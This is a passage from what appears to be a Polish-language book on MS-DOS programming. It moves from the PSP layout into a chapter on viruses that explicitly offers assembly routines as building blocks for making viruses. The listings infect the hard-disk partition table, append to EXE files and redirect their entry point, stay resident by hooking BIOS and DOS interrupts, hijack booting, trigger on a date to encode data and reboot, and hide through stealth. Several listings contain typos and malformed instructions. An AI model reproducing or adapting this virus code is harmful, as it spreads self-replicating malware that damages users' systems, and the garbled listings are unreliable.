+5	5	call offset segment	CALL offset segment FAR CALL do procedury obsługującej funkcje systemowe (przerwanie 21H)
+6	(2)	Dost.	Liczba dostępnych bajtów w segmencie (dla plików typu COM)
+0aH	4	offset segment	Adres procedury obsługi przerwania 22H
+0eH	4	offset segment	Adres procedury obsługi przerwania 23H
+12H	4	offset segment	Adres procedury obsługi przerwania 24H
+16H	16H	zarezerwowane przez DOS	
+2cH	2	środow.	Numer segmentu środowiska systemowego
+2eH	2eH	zarezerwowane przez DOS	
+5cH	10H	FCB #1	Blok FCB pierwszego argumentu programu
+6cH	14H	FCB #2	Blok FCB drugiego argumentu programu
+80H	1	len	Liczba znaków w tekście parametrów (również początek bufora roboczego)
+81H	7fH	Obszar parametrów	Tekst parametrów programu
+0FFH			

!!! Firma MICROSOFT w dokumentacji systemu MS-DOS zastrzega, że zmiana jakiegokolwiek pola PSP poniżej adresu 5CH może spowodować zawieszenie się systemu.

- Ładuje program zaczynając od PSP:0100
- Dla programów typu EXE w rejestrach DS i ES umieszczany jest adres segmentu PSP. Rejestry CS,IP,SS,SP są ustawiane na podstawie odpowiednich wartości nagłówka pliku .EXE.

I Dzięki takiemu mechanizmowi uruchamiania do programów typu EXE łatwo mogą się dołączać wirusy, wystarczy tylko tak zmienić nagłówek, aby wskazywał na początek kodu wirusa i i zapamiętać wartości pierwotne. W czasie wykonywania zarażonego programu sterowanie jest najpierw oddawane wirusowi, który gdy wykonawszy to co ma do zrobienia, przekazuje je do właściwego programu. Przykład takiego działania wirusa zobaczysz w następnym rozdziale.

- Dla programów typu COM wszystkie rejestry segmentowe są ustawiane na adres PSP, ponadto do licznika rozkazów IP wpisuje się wartość 100H, a na stos zostaje położone słowo 0000H.
- Jeśli parametry programu zawierały odwołania do identyfikatorów dysku, to w rejestrze AX umieszcza informacje o poprawności tych identyfikatorów
AL=0ffH jeśli pierwszy identyfikator był niepoprawny
AH=0ffH jeśli drugi identyfikator był niepoprawny

17. Czary – mary czyli nie taki diabeł straszny

Doszliśmy wreszcie do głównego tematu książki, czyli wirusów. W tym miejscu pewnie spodziewasz się opisu mniej więcej takiego typu: Wirus to taki dziwny stworek, który potrafi sam przeskakiwać z dyskietki na dyskietkę i czasami jak ma zły humor to formatuje dysk twardy (pewnie, że przesadzam, ale poczytaj sobie większość naszych wspaniałych opracowań o wirusach). Myślę, że osiągnąłeś już trochę wyższy stopień świadomości i możemy to sobie darować. Chciałbym natomiast, abyśmy zastanowili się jakie czynności musi umieć wykonywać (z jakich procedur się składać) przeciętny wirus.

- Kopiowanie samego siebie do tablicy partycji lub bloku ładującego
- Dołączanie samego siebie do pliku zawierającego program
- Instalowanie się w pamięci
- Przechwytywanie programu ładującego system operacyjny
- Uruchamianie się na początku pracy programów
- Maskowanie swojej obecności w systemie i na dysku
- Mniej lub bardziej śmieszny dowcip (bo co to byłby za wirus, który nie powodowałby jakiegoś małego zamieszania)

Myślę, że ta lista wyczerpuje z grubsza czynności wykonywane przez wirusa. W tym rozdziale chciałbym przedstawić szczegółowe opisy każdej z tych grup, połączone z przykładami konkretnych procedur. Dostaniesz więc do ręki jakby klocki, z których będziesz mógł składać gotowe wirusy. Wydruk jednego z takich wirusów znajduje się w rozdziale piątym.

Kopiowanie wirusa do tablicy partycji lub bloku ładującego

Zarażenie tablicy partycji dysku twardego polega głównie na wczytaniu do pamięci oryginalnej tablicy, zmianie kodu na taki, który wczytuje wirusa i ewentualnie na zapamiętaniu prawdziwej zawartości tablicy. Różnice między sposobem zarażania tablicy partycji i bloku ładującego mogą wynikać z różnej budowy tych struktur. Między innymi jest to związane z tym, że w tablicy partycji cały kod ładujący znajduje się przed informacjami o strukturze dysku, natomiast w bloku ładującym, po tych informacjach. Od strony technicznej do zmiany tablicy partycji lepiej używać przerwania 13H (ścieżka 0 głowica 0 sektor 1), zaś do zmiany bloku ładującego przerwania 25/26H (sektor logiczny 0). Procedura kopiująca wirusa, do tablicy partycji dysku twardego i następnych sektorów może wyglądać na przykład tak:

```

Kopiowanie wirusa do tablicy partycji pierwszego dysku twardego.
;
; Tablica partycji jest zmieniana, wirus umiejscawia się w następnych
; sektorach, oryginalna tablica partycji przenoszona jest do sektora
; 0,0,9.
; W procedurze wykorzystywany jest bufor, który wcześniej musi być
; określony. Powinien zawierać przynajmniej 512 bajtów wolnej pamięci.
; Zdefiniować taki bufor można na przykład przy pomocy instrukcji
; bufor db 200H dup (?)
; Ponadto przyjmuję, iż cały wirus zaczyna się od adresu tablica_partycji,
; a część przepisywana do zmienionej tablicy partycji znajduje się między
; adresami tablica_partycji a koniec_tablicy_partycji.

```

```

zarazenie_tablicy_partycji:
  push    ds
  push    es

  mov     dx,0080H
  mov     cx,0001H      ; Wczytanie
  mov     ax,cs          ; oryginalnej
  mov     es,            ; tablicy partycji
  mov     bx,offset bufor
  mov     ax,0201h
  int     13h
  mov     ax,cs
  mov     ds,ax
  mov     es,ax
  mov     si,offset bufor
  mov     di,offset tablica_partycji
  cld
  mov     cx,18h
  rep     cmpsb          ; Sprawdzenie, czy tablica nie jest
                        ; juz zarazona
  jne     nie_zarazona
  jmp     k
nie_zarazona:
  mov     dx,80h
  mov     cx,9
  mov     ax,cs
  mov     es,ax
  mov     bx,offset bufor
  mov     ax,0301h      ; Zapamietanie oryginalnej
                        ; tablicy partycji
  int     13h          ; w sektorze 0,0,9

  mov     cx,(offset koniec_tablicy_partycji)-
  (offset tablica_partycji)
  mov     ax,cs
  mov     ds,ax
  mov     es,ax
  mov     si,offset tablica_partycji
  mov     di,offset bufor
  cld
  rep     movs          ; Przekopiowanie czesci wirusa do bufora.
                        ; w miejsce odpowiadajace kodowi
                        ; tablicy partycji

  mov     dx,80h
  mov     cx,1
  mov     ax,cs
  mov     es,ax
  mov     bx,offset bufor
  mov     ax,0301h
  int     13h          ; Zapisanie na dysku zarazonej
                        ; tablicy partycji

  mov     dx,80h
  mov     cx,2
  mov     ax,cs
  mov     es,ax
  mov     bx,offset tablica_partycji
  mov     ax,0306h
  int     13h
  ; Zapisanie ciala wirusa w sektorach
  ; bezposrednio po tablicy partycji. Na ten cel jest
  ; przeznaczonych 6 sektorow nie uzywanych przez MS-DOS.
  ; W praktyce oznacza to wirusa do ok 3kB. Nie spotkalem
  ; sie do tej pory z dluzszym wirusem, jesli jednak
  ; zdarzylby sie taki, to mozesz rozrzerzyc liczbe
  ; sektorow maksymalnie do 16, pamietajac o tym, ze po
  ; tych sektorach pamietana jest oryginalna tablica
  ; partycji (znajdz jej nowa lokalizacje).

k:
  pop     es
  pop     ds
  ret

```

Przy zarażaniu tablicy partycji musisz zwrócić uwagę na to, aby zmieniana była tylko ta część tablicy z kodem ładującym, a nie informacje o strukturze dysku. W przeciwnym razie komputer może na przykład nie widzieć dysku twardego, lub nie chce wystartować z tego dysku. Może się to zdarzyć w sytuacji, gdy kod zarażonej tablicy partycji przekroczy 1BEH bajtów (patrz opis organizacji dysku).

Doklejanie się do pliku

Wirusy potrafią dołączyć się praktycznie do każdego typu zbiorów zawierających programy. Mogą to być procedury obsługi urządzeń (.sys), pliki z modułami do konsolidacji (.obj), nakładki (.ovt), programy w postaci absolutnej (.com) lub przemieszczalnej (.exe). Wirusy dokleją się zazwyczaj na koniec pliku zwiększając jego długość lub kopiują się w takie miejsce pliku, w którym nie zniszczą żadnych informacji. W tym drugim przypadku długość pliku nie ulega zmianie, są więc one jak gdyby niewidzialne. Oprócz skopiowania się do pliku wirusy zmieniają także punkt startu programu. W plikach z nagłówkami (.sys, .exe) zapamiętywane są stare i wpisywane nowe wartości punktu(ów) startu tak, aby wskazywały na kod wirusa. Po uruchomieniu takiego programu najpierw wykonuje się wirus, a dopiero potem właściwe instrukcje.

Z programem w postaci absolutnej (.com) sprawa jest trochę bardziej skomplikowana. Ponieważ dla tego programu punkt startu jest zawsze taki sam (cs:100H), należy zapamiętać trzy pierwsze bajty pliku, w ich miejsce wstawić instrukcję jmp początek_wirusa+100H. Wirus natomiast przy uruchamianiu powinien wykonać swój kod, przywrócić pod adresem cs:100H trzy pierwsze oryginalne bajty programu i wykonać skok do cs:100H. Początek_wirusa powinien być liczony względem początku pliku, jeśli więc wirus jest dołączony na końcu, to początek_wirusa jest równy rozmiarowi pliku przed zarażeniem +1.

Pod spodem znajduje się przykładowa procedura zarażająca plik z programem w postaci przemieszczalnej (.exe) znajdujący się w aktualnej kartotece. Zarażony plik jest oznaczony w ten sposób, że w nagłówku pliku liczba minut i sekund jest ustawiana na 0FFH. Procedura nie zaraża plików raz zarażonych lub o rozmiarze większym niż 128KB.

Dla ułatwienia przyjmę, że segment z danymi to równocześnie segment z programem, stąd biorą się dość częste operacje podstawienia pod wartość rejestru DS wartości rejestru CS. Takie samo założenie przyjmowałem i w następnych procedurach.

```

handle dw(?)           ; Dojscie do pliku
dlugosc_pliku_seg dw (?) ; Dlugosc pliku =
dlugosc_pliku_ofs dw (?) ; 65536 * seg + ofs
naglowek dw (?)         ; Rozmiar naglowka pliku
czas dw (?)             ; Czas i data ostatniej
                        ; modyfikacji.Wykorzystywane
                        ; sa w celu oznaczenia
                        ; zarazonego pliku.

wzorzec db '*.exe',0    ; Procedura szuka tylko plikow
                        ; z rozszerzeniem EXE wlasciwy typ
                        ; pliku jest jednak sprawdzany
                        ; poprzez porownanie, czy dwa
                        ; pierwsze znaki to MZ

zarazenie_pliku:
    push    ax
    push    bx
    push    cx
    push    dx
    push    si
    push    di
    push    ds
    push    es
    push    es
    mov     ah,4eh
    mov     cx,cs
    mov     ds,cx
    mov     dx,offset wzorzec
    mov     cx,0fh
    int     21h          ; znalezienie pierwszego pliku
                        ; odpowiadajacego wzorcowi
    jnc     znaleziony_plik_typu_exe
    jmp     koniec_zarazania_pliku

znaleziony_plik_typu_exe:
    mov     ah,2fh

```



```

int      21h      ; Pobranie adresu bufora roboczego do es:bx
mov      cx,es    ; W buforze roboczym, pod adresem
              ; 1EH(offset) znajduje sie
mov      ds,cx    ; nazwa pliku zgadnego ze wzorcem,
              ; znalezionego ostatnio
mov      dx,bx    ; przy pomocy funkcji 4EH lub 4FH.
              ; Nazwa ta przekazywana adresem DS:DX
add      dx,1eh   ; jest parametrem dla nastepnej funkcji
              ; otwierajacej dojscie do pliku.

```

szukanie_niezarazonego_pliku:

```

mov      ax,3d02h
int      21h
mov      cx,cs
mov      ds,cx
mov      bx,ax
mov      handle,ax      ; Otwarcie dojscia do pliku

mov      ax,5700h
int      21h      ; Pobranie czasu ostatniej modyfikacji do CX

cmp      cl,0ffh    ; Sprawdzenie, czy plik jest juz zarazony
jne      do_zarazenia

mov      ah,3eh
int      21h      ; Jesli juz zarazony, to zamknij dojscie

mov      ah,4fh
int      21h      ; i szukaj nastepnego pliku zgodnego
              ; ze wzorcem
jnc      znaleziony_plik_typu_exe
jmp      koniec_zarazania_pliku

```

do_zarazenia:

```

mov      cl,0ffh    ; Zapamietanie zmodyfikowanego czasu
              ; i daty ostatniej modyfikacji pliku.
mov      data,dx    ; Jesli nie bedzie kłopotu z dalszym
mov      czas,cx    ; zarazaniem to te wartosci beda
              ; oznaczaly, ze plik jest zarazony

mov      cx,0
mov      dx,0
mov      ax,4202h
int      21h      ; Przesuniecie wskaźnika pliku na koniec
mov      dlugosc_pliku_seg,dx ; i odczytanie w ten sposob
              ; rozmiaru pliku.
mov      dlugosc_pliku_ofs,ax

mov      cx,0
mov      dx,0
mov      ax,4200h
int      21h      ; Przesuniecie wskaźnika pliku na poczatek.

mov      ax,cs
mov      ds,ax
mov      dx,offset bufor
mov      cx,20h
mov      ax,3f00h
int      21h      ; Wczytanie do bufora naglowka pliku,
              ; Wszelkie operacje odczytu i zapisu
              ; z naglowka pliku beda od tej pory
              ; wykonywane w buforze

cmp      word ptr [bufor],'ZM' ; sprawdzenie, czy plik
              ; jest rzeczywiscie
je      plik_typu_exe          ; plikiem typu EXE
jmp      plik_zaduzy           ; Jesli nie to skok do
              ; konca procedury

```

plik_typu_exe: ; Wlasciwe zarazenie pliku

```

mov      ax,offset koniec
mov      cl,9
shr      ax,cl
and      ax,1ffh

```

```

mov     cx,ax           ; Obliczenie dlugosci wirusa
                        ; w 512-bajtowych stronach
mov     ax,word ptr bufor[4]
add     ax,cx
inc     ax
mov     word ptr bufor[4],ax ; Wstawienie nowego rozmiaru
                        ; pliku wraz z wirusem

mov     ax,word ptr bufor[8]
mov     naglowek,ax      ; Zapamietanie rozmiaru naglowka

mov     ax,word ptr bufor[16h] ; Zapamietanie oryginalnego
                        ; segmentu startu
mov     cs_start,ax      ; programu.
mov     ax,dlugosc_pliku_seg ; Sprawdzenie rozmiaru
                        ; pliku, jesli wiekszy
cmp     ax,02h           ; niz 128KB - rezygnacja z
                        ; zarazenia.
jle     plik_ok
jmp     plik_zaduzy
plik_ok:
mov     cl,0Ch           ; Ustalanie nowego segmentu punktu startu
shl     ax,cl            ; programu.
and     ax,0f000h        ; Poniewaz wirus dokleja sie na koncu
mov     dx,ax            ; pliku nowy segment jest ustalany jako
                        ; dlugosc_pliku_seg*4096+dlugosc_pliku_offs/4
mov     ax,dlugosc_pliku_offs;
mov     cl,04h          ; - rozmiar naglowka + 1.
shr     ax,cl            ; Nowy segment punktu startu programu
and     ax,0ffffh        ; zaczyna sie dokladnie w miejscu
                        ; poczatku wirusa.
add     ax,dx
mov     dx,naglowek
sub     ax,dx
inc     ax
mov     word ptr bufor[16h],ax
; zapisanie nowego segmentu startu

mov     ax,word ptr bufor[14h]
; Zapamietanie oryginalnego offsetu punktu
; startu programu, cs_start i ip_start beda pozniej
; wykorzystywane przez procedure uruchamiajaca program.
mov     ip_start,ax;

mov     ax,offset start_pliku_exe
; Jako nowy adres punktu startu pliku wpisywany jest adres
; procedury wirusa przechytujacej uruchamianie programu.
mov     word ptr bufor[14h],ax;

mov     cx,0
mov     dx,0
mov     ax,4200h
int     21h             ; Ustawienie wskaznika pliku na poczatek

mov     dx,offset bufor
mov     cx,20h
mov     ax,4000h
int     21h             ; Zapis naglowka ze zmienionymi danymi.

mov     cx,0
mov     dx,0
mov     ax,4202h
int     21h             ; Ustawienie wskaznika pliku na koniec

mov     ax,dlugosc_pliku_offs
and     ax,000fh
cmp     ax,0
jne     zaokraglenie_do_16
mov     cx,0fh
jmp     O_K
zaokraglenie_do_16:
mov     cx,000fh
sub     cx,ax
O_K:      ; Dopisanie kilku bajtow do pliku, tak

```

```

inc      cx          ; aby wirus zaczynal sie od pozycji
; podzielnej przez 16, czyli od pelnego segmentu
mov      dx, offset tablica_partycji;
mov      ax, 4000h    ; Upraszczaja to pozniejsze
int      21h         ; adresowanie.

mov      cx, 0
mov      dx, 0
mov      ax, 4202h
int      21h         ; Ustawienie wskaźnika pliku na koniec

mov      dx, offset tablica_partycji
mov      ax, offset koniec
mov      cl, 9
shr      ax, cl
inc      ax
mov      cl, 9
shl      ax, cl      ; Wlasciwe doklejenie sie do pliku,
; przy zalozeniu, ze wirus
; zaczyna sie od adresu tablica_partycji,
; zas konczy na adresie koniec.
mov      ax, 4000h    ; Rozmiar wirusa jest zwiekszony do
int      21h         ; wielokrotnosci 512.

plik_za_duzy:
mov      cx, czas     ; Plik nie zostal zarazony,
; bo nie jest to plik typu exe
mov      dx, data     ; lub jest za duzy.
mov      ax, 5701h    ; Rowniez wtedy gdy zarazenie przebieglo
int      21h         ; pomyslnie.
; Oznaczenie pliku jako zarazony
; (aby nie nastepowaly
; ponowne proby jego zarazania).

mov      ah, 3eh
int      21h         ; zamkniecie dojscia

koniec_zarazania_pliku:
popf
pop      es
pop      ds
pop      di
pop      si
pop      dx
pop      cx
pop      bx
pop      ax
ret

```

Instalowanie się w systemie

Instalowanie się wirusa w systemie operacyjnym polega na przekopiowaniu się w bezpieczne (tzn takie, w którym nie będzie możliwości skasowania) miejsce pamięci oraz na przechwyceniu odpowiednich przerwań. Instalowanie się w systemie przebiega różnie w zależności od tego, czy wirus uaktywnia się na początku pracy systemu (z tablicy partycji), czy jest wywoływany z jakiegoś pliku. W tym pierwszym przypadku, jeśli chcemy korzystać z jakiś funkcji lub przerwań DOSa instalowanie powinno przebiegać dwustopniowo. Podczas ładowania systemu ani funkcje, ani przerwania systemowe nie są dostępne. Wirus musi więc przekopiować się w odpowiednie miejsce pamięci, przechwycić jakieś przerwanie(nia) BIOS-u i czekać na załadowanie się systemu. Po załadowaniu się systemu następuje dopiero właściwe przechwycenie przerwań i instalacja w systemie. W przykładzie, który znajduje się poniżej, do tego celu zostało wykorzystane przerwanie 1CH (przerwanie zegarowe użytkownika). Możliwe jest również wykorzystanie sprzętowego przerwania zegarowego 09H, jednak po spełnieniu kilku warunków – patrz opis tego przerwania.

Przerwanie 12H – określa rozmiar pamięci operacyjnej komputera. Przechwycenie tego przerwania pozwala na „oszukanie” systemu i obniżenie ostatniego adresu o 4KB. Wirus instaluje się w obszarze, którego od tej pory system nie widzi.

Właściwa instalacja w systemie to przechwycenie przerwań 21H i 13H. Dzięki temu przechwyceniu możliwe będzie później rozmnażanie się wirusa oraz maskowanie obecności w systemie.

Poniższe procedury pozwalają na zainstalowanie się wirusa w systemie operacyjnym podczas ładowania tego systemu. Początkowo wywoływane są tylko procedury instalowanie_przerwania_1ch i instalowanie_przerwania_12h. Zwróć uwagę, że procedury te nie wykorzystują żadnych funkcji systemowych. Pozostałe procedury są podłączone pod odpowiednie przerwania i wywołują się automatycznie po upływie pewnego czasu. Zakładam, że zdefiniowane są zmienne, w których pamiętane są oryginalne adresy procedur obsługi przerwania.

```

instalowanie_przerwania_1ch:
    push    ds
    push    es
    mov     cx,cs
    mov     ds,cx
    xor     dx,dx
    mov     es,dx          ; DS = CS , ES = 0
    mov     licznik,0      ; rozpoczęcie odliczania czasu
    mov     ax,es:70h      ; Zapamiętanie offsetu adresu poprzedniej
    mov     adres_1ch_ofs,ax ; procedury obsługi przerwania 1ch
    mov     es:70h,offset przerwanie_1ch ; i ustawienie nowego
                                ; adresu
    mov     ax,es:72h      ; Zapamiętanie poprzedniego segmentu
                                ; procedury obsługi przerwania 1ch
    mov     adres_1ch_seg,ax ; i ustawienie nowego
    mov     es:72h,        ; segmentu
    pop     es
    pop     ds
    ret

instalowanie_przerwania_12h:
    push    ds
    push    es
    mov     cx,cs
    mov     ds,cx
    xor     dx,dx
    mov     es,dx          ; DS = CS , ES = 0
    mov     ax,es:48h      ; Zapamiętanie offsetu
                                ; adresu poprzedniej
    mov     ax,es:72h      ; Zapamiętanie poprzedniego
                                ; segmentu procedury
    mov     adres_1ch_seg,ax ; obsługi przerwania 1ch
                                ; i ustawienie nowego
    mov     es:72h,        ; segmentu

    mov     ax,es:4ah      ; Zapamiętanie poprzedniego segmentu
    mov     word ptr adres_12h_ofs[2],ax ; procedury obsługi
                                ; przerwania 1ch i @LISTING =
    mov     es:4ah,cx      ; ustawienie nowego segmentu
    pop     es
    pop     ds
    ret

adres_12h_ofs dd far ptr (?)

przerwanie_12h:
    pushf
    cli
    call    cs:far [adres_12h_ofs+2] ; Wywołanie oryginalnego
                                ; przerwania 12H
    sti     ax,4            ; W rejestrze AX - rozmiar pamięci w KB
    sub     ax,4            ; Zmniejszenie rozmiaru pamięci o 4KB
    cli
    iret                ; Po zainstalowaniu tego przerwania
                                ; system nie będzie „widział” górnych 4KB

adres_1ch_ofs dw (?) ; Offset i segment oryginalnej
                                ; procedury obsługi
adres_1ch_seg dw (?) ; przerwania zegarowego 1CH
licznik dw 0        ; Licznik czasu do pełnej instalacji
opoznienie equ 100h ; Ilość taktów zegara (1 takt = ok
                                ; 1/18s), po których
                                ; wirus ma się zainstalować w systemie.
                                ; Powinno wynosić przynajmniej 64H.
                                ; (Mniejszy czas może nie starczyć na
                                ; załadowanie systemu.)

```

```

przerwanie_1ch:
push    ax
push    bx
push    dx
push    ds
push    es
mov     ax,cs
mov     ds,ax
mov     ax,licznik
inc     ax
cmp     ax,opoznienie ; zwiekszenie licznika
                     ; sprawdzenie, czy uplynal juz
                     ; odpowiedni czas
jge     zmiana        ; jesli tak to rozpoczecie instalacji
mov     licznik,ax
jmp     wyjscie_z_1ch
zmiana:
mov     ah,2ah
int     21h           ; Sprawdzenie, czy jest wlasnie 14
cmp     dx,060eh      ; czerwca (lub dowolna inna data)
jne     zmien_adresy  ; Jesli nie, to instalacja w systemie
call    kodowanie      ; Jesli tak, to uaktywnienie sie,
call    dezaktywacja   ; wymazanie sie samemu wirusa
mov     ax,0ffffh     ; i restart systemu
push    ax
mov     ax,0
push    ax
retf
zmien_adresy:
mov     ah,34h
int     21h           ; Sprawdzenie, czy DOS nie jest zajety np
mov     ah,es:[bx]    ; przez operacje dyskowa. W takim
or      ah,ah         ; przypadku dalsze czynnosci moglyby
                     ; zawiesic system
jnz     wyjscie_z_1ch
call    zmien_adresy_przerwan ; Jesli system nie zajety,
                     ; to wirus
mov     ax,cs         ; przechwytuje przerwania 13H,21H
                     ; i przywraca
mov     ds,ax         ; poprzednia procedure obslugi
                     ; przerwania zegarowego 1CH
mov     dx,adres_1ch_ofs ; (Zwalnia to przerwanie)
mov     ax,adres_1ch_seg
mov     ds,ax
mov     ax,251ch
int     21h

wyjscie_z_1ch:
pop     es
pop     ds
pop     dx
pop     bx
pop     ax
iret

zmien_adresy_przerwan:
sti
push    ax
push    bx
push    cx
push    dx
push    ds
push    es

mov     ax,haslo      ; Sprawdzenie, czy wirus nie jest juz
int     21h           ; zainstalowany w systemie. Najprostszym
cmp     ax,odzew      ; sprawdzania jest przechwycenie funkcji
je      koniec_zmiany_adresow ; lub przerwania standardowo
                     ; nie uzywanej przez
                     ; system. Wirus sprawdza, czy po wywołaniu
                     ; funkcji o numerze haslo w rejestrze AX
                     ; zwrócona wartosc odzew. Jesli tak,
                     ; to znaczy ze wirus jest juz w pamieci.

mov     cx,cs
mov     ds,cx

```

```

xor     dx,dx
mov     es,dx      ; DS = CS , ES = 0
mov     ax,es:4ch
mov     word ptr [adres_13h_ofs],ax
mov     es:4ch,offset przerwanie_13h

mov     ax,es:4eh      ; Zapamietanie oryginal-
                        ; nego i ustawienie
mov     word ptr [adres_13h_ofs+2],ax; nowego adresu
mov     es:4eh,cx      ; procedury obsługi
                        ; przerwania 13H
                        ; (offset i segment)

mov     ax,es:84h
mov     word ptr [adres_21h_ofs],ax
mov     es:84h,offset przerwanie_21h

mov     ax,es:86h      ; Zapamietanie oryginalnego
                        ; i ustawienie
mov     word ptr [adres_21h_ofs+2],ax; nowego adresu
mov     es:86h,cx      ; procedury obsługi
koniec_zmiany_adresow: ; przerwania 21H (offset i segment)
pop     es
pop     ds
pop     dx
pop     cx
pop     bx
pop     ax
cli
ret

```

Powyższe procedury instalują wirusa w pamięci podczas startu systemu. Przechwytywanie przerwań i kopiowanie w bezpieczne miejsce pamięci podczas uruchamiania wirusa z zarażonego pliku jest prostsze, gdyż odbywa się tylko w jednej fazie. Poniżej przedstawiona jest procedura, która instaluje wirusa w pamięci podczas uruchamiania zarażonego pliku. Zakładam, tak jak poprzednio, że kod wirusa zaczyna się od adresu tablica_partycji, a kończy na adresie koniec.

```

przechwycenie_przerwan:
push    ds
push    es
mov     bx,((offset koniec) - (offset tablica_partycji))
mov     cl,4
shr     bx,cl      ; ustalenie ile pamięci
                        ; (w paragrafach 16 - bajtowych) jest
inc     bx      ; potrzebne dla wirusa
mov     ah,48h    ; i przydział tej pamięci
int     21h
jnc     pamiec_przydzielona
mov     bx,((offset koniec) - (offset tablica_partycji))
mov     cl,4
shr     bx,cl      ; W przypadku, gdy pamięć nie została
                        ; przydzielona
inc     bx      ; ponowne obliczenie ile pamięci potrzeba
mov     ax,ds     ; i ponowny przydział pamięci w sposób
mov     es,ax     ; nieudokumentowany korzystając z tego,
mov     ax,es:2   ; w jaki sposób DOS oznacza bloki pamięci.
sub     ax,bx
mov     es:2,ax
push    ax
mov     ax,es
dec     ax
mov     es,ax
mov     ax,es:3
sub     ax,bx
mov     es:3,ax
pop     ax

pamiec_przydzielona:
push    ax      ; w rejestrze AX numer segmentu,
                ; który został przydzielony
mov     bx,cs   ; wirusowi
mov     ds,bx
mov     es,ax
mov     di,offset tablica_partycji
mov     si,offset tablica_partycji

```

```

mov     cx,offset koniec[10h]
cld
rep     movsb      ; przekopiowanie wirusa do miejsca, ktore
                    ; zostalo mu przydzielone
mov     ax,offset skok_po_przeniesieniu_w_pamieci
push    ax         ; skok do miejsca w ktore wirus zostal
retf         ; przekopiowany

Skok_po_przeniesieniu_w_pamieci:
    call    zmien_adresy_przerwan ; patrz poprzednie procedury

koniec_przechwytywania_przerwan:
    pop     es
    pop     ds
    ret

```

Przechwytywanie programu ładującego system operacyjny

Przy przechwytywaniu procedury ładującej system operacyjny, wirus korzysta z faktu, że podczas wczytywania systemu zawsze pierwszy sektor dysku (ścieżka 0, głowica 0, sektor 1) jest wczytywany pod stały adres w pamięci (0:7C00) i wykonywany jest program zawarty w tym sektorze. Ponieważ sektor ten jest zarażony przez wirusa wczytywanie systemu odbywa się w następujący sposób:

- wczytanie zarażonego sektora
- oddanie sterowania do wirusa
- wczytanie przez wirusa reszty swojego kodu
- instalacja (pierwszy etap) wirusa w systemie
- wczytanie oryginalnego pierwszego sektora
- oddanie sterowania do oryginalnej procedury ładującej

Pod spodem przedstawiona jest typowa procedura przechwytyjąca ładowanie systemu z tablicy partycji dysku twardego.

```

tablica_partycji:
xor     ax,ax      ; Stos jest tak samo ustawiany
mov     ss,ax      ; w oryginalnej procedurze ładującej
mov     sp,7c00h   ; system operacyjny
int     12h        ; Pobranie rozmiaru pamięci operacyjnej
mov     cx,6       ; Ustalenie segmentu, który zaczyna się 4KB
shl     ax,cx      ; przed koncem pamięci
mov     cx,100h
sub     ax,cx
mov     adres,ax
mov     dx,80h
mov     cx,2
mov     es,ax
mov     bx,0
mov     ax,0206h
int     13h        ; Wczytanie wirusa pod ten adres
mov     ax,adres
push    ax
mov     ax,offset czesc_inicjujaca
push    ax         ; Skok do adresu czesc_inicjujaca w obszarze
retf         ; do ktorego zostal wczytany wirus
adres dw (?)      adres, pod który wczytuje się wirus

```

koniec_tablicy_partycji:

```

czesc_inicjujaca:
mov     ax,cs
mov     ss,ax
mov     ds,ax
mov     sp,offset bufor[100h]
mov     dx,80h
mov     cx,9
xor     ax,ax
mov     es,ax
mov     bx,7c00h
push    es
push    bx

```

```

mov     ax,0201h
int     13h      ; wczytanie oryginalnej tablicy partycji
              ; pod adres 0:7C00
call    instalowanie_przerwania_1ch  ; Pierwsza czesc
              ; instalacji wirusa
uall    instalowanie_przerwania_12h ; w systemie operacyjnym
retf     ; przekazanie sterowania do oryginalnej
              ; procedury ladujacej system

```

Uruchamianie się na początku pracy programów

Procedura przechwytyjąca uruchamianie się plików typu EXE (lub innych programów z plików z nagłówkami) składa się zasadniczo z trzech etapów:

- sprawdzenie, czy wirus jest już w pamięci
- jeśli nie, to zainstalowanie go do pamięci
- oddanie sterowania do właściwego programu, poprzez skok do oryginalnego punktu startu programu, zapamiętanego przez procedurę zarażającą plik.

W plikach z programami w postaci absolutnej (.COM) pomiędzy drugim a trzecim etapem wirus musi przywrócić oryginalny początek programu (patrz opis zarażania pliku typu COM)

Przykładowa procedura przechwytyjąca uruchamianie pliku typu EXE może wyglądać w następujący sposób:

```

ip_start dw (?)      ; oryginalny punkt startu programu
cs_start dw (?)      ; zapamiętany przez
                    ; procedurę zarażającą plik

start_pliku_exe:

push     ds
push     es
mov      ax,haslo
int      21h
cmp      ax,odzew    ; sprawdzenie czy wirus jest już w systemie
je       wlasciwy_start_pliku

xor      ax,ax
mov      es,ax
int      12h
mov      cx,6        ; ponowne sprawdzenie, czy wirus jest już
shl      ax,cx        ; w systemie. Jeśli tak, to segment pro-
cmp      es:4ah,ax    ; cedury obsługi przerwania 12H
                    ; (wektor 0:4AH) jest
je       wlasciwy_start_pliku ; równy rozmiarowi pamięci.

call     przechwycenie_przerwan ; instalacja wirusa w @LISTING =
call     zarazenie_tablicy_partycji ; pamięci i zarażenie
                    ; tablicy partycji.

wlasciwy_start_pliku:
mov      cx,cs
mov      ds,cx
mov      ax,cs_start
mov      bx,ip_start
pop      es          ; Przywrócenie oryginalnych zawartości
                    ; rejestrów DS i ES
pop      ds          ; oba te rejestry wskazują na segment PSP
mov      cx,ds        ; programu
add      ax,cx        ; W rejestrze AX znajduje się segment
                    ; punktu startu programu
add      ax,10h      ; jest on liczony według wzoru
                    ; segment_PSP + 10H (na PSP) +
push     x            ; + cs_start, gdzie cs_start jest to
                    ; wartość przesunięcia
push     bx          ; segmentu CS zapamiętana z nagłówka pliku
retf     ; skok do oryginalnego punktu startu programu

```


Maskowanie obecności wirusa w systemie

Każdemu twórcy wirusa zależy na tym, aby maskował on maksymalnie długo swoją obecność w systemie, tak żeby użytkownik komputera nie zauważał, że system jest zainfekowany oraz żeby nie zauważał tego programy antywirusowe. Niewykryty w porę wirus ma większe możliwości rozmnażania się. Maskowanie odbywa się głównie poprzez przechwycenie niektórych przerwań i podawanie pewnych wartości, takich jak przed zainfekowaniem. Do tego celu służą głównie przerwania 21H i 13H, chociaż mogą zostać wykorzystane i inne. Informacje, co do których wirus może „oszukiwać” system to:

Podawanie zawartości tablicy partycji i bloku ładującego takich jak przed zarażeniem.

- Podawanie rozmiarów plików takich jak przed zarażeniem
- Podawanie nie tylko rozmiarów, ale i oryginalnej zawartości plików. W tym celu wirus przechwytuje funkcje systemowe czytające z pliku. Ta technika nosi nazwę STEALTH (ang. – niewidzialny)
- Podawanie oryginalnych adresów procedur obsługi przerwań przechwyconych przez wirusa

